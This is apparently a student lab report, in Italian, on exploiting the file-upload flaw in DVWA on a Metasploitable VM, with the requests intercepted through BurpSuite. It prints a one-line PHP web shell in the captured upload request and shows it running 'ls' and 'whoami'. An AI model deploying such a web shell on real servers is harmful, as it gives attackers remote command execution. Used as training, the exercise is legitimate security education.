Consegna w13 d1


Traccia


Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Questa esercitazione è utile a farci comprendere come anche il caricare un file, se non fatto in condizione di sicurezza, può diventare una possibile porta di accesso per un app web.


Iniziamo con interagire con l'app BurpSuite, strumento che ci permette di osservare in primis ma anche di modificare le comunicazioni tra server e browser. Ovviamente impostiamo "Interception ON" e apriamo il browser integrato nell'app. Una volta fatto questo passaggio mettiamo l'indirizzo della nostra metasploitable (192.168.50.101). Dopo che la pagina si è caricata andiamo sulla voce DVWA (Damn Vulnerable Web Application)

Ci ritroviamo dunque dinnanzi alla schermata di accesso dove andremo a mettere le credenziali (admin/password) e una volta fatto questo passaggio andiamo a captare la richiesta fatta tramite POST su Burpsuite e notiamo come questi dati siano completamente leggibili e modificabili nel corpo della richiesta come possiamo vedere nella figura successiva.






Andiamo poi ad abbassare il livello di sicurezza impostandolo su LOW, questo perché andiamo a sfruttare le vulnerabilità senza che ci siano ostacoli.



Vediamo come cambia anche la richiesta vista in precedenza dove viene messo in evidenza il livello di sicurezza.



Spostiamoci poi nella sezione UPLOAD dove andremo a caricare un file in questo caso “shell.php”. Dopo averlo selezionato e caricato all’interno del programma andiamo a vedere come si mostra su Burpsuite esaminando la richiesta.

```
------WebKitFormBoundaryrm6OSUhrolsOPEXA
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryrm6OSUhrolsOPEXA
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php system($_REQUEST["cmd"]); ?>

------WebKitFormBoundaryrm6OSUhrolsOPEXA
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryrm6OSUhrolsOPEXA--
```

In seguito andiamo ad aprire il file nel browser interno, e notiamo che al primo tentativo ci restituirà un errore. Questo accade perché lo script si aspetta il parametro “cmd” per sapere che comando eseguire.

Warning: system() [function.system]: Cannot execute a blank command in **/var/www/dvwa/hackable/uploads/shell.php** on line **1**

Andiamo dunque ad aggiungere quindi cmd=ls all’indirizzo in modo da chiedere al server i file presenti all’interno della cartella.

Infine intercettiamo, su Burpsuite, la richiesta GET e modifichiamola direttamente eseguendo comandi, ad esempio, come “whoami” per avere informazioni utili, nel caso specifico il nome dell’utente con il quale si sta usando il sito.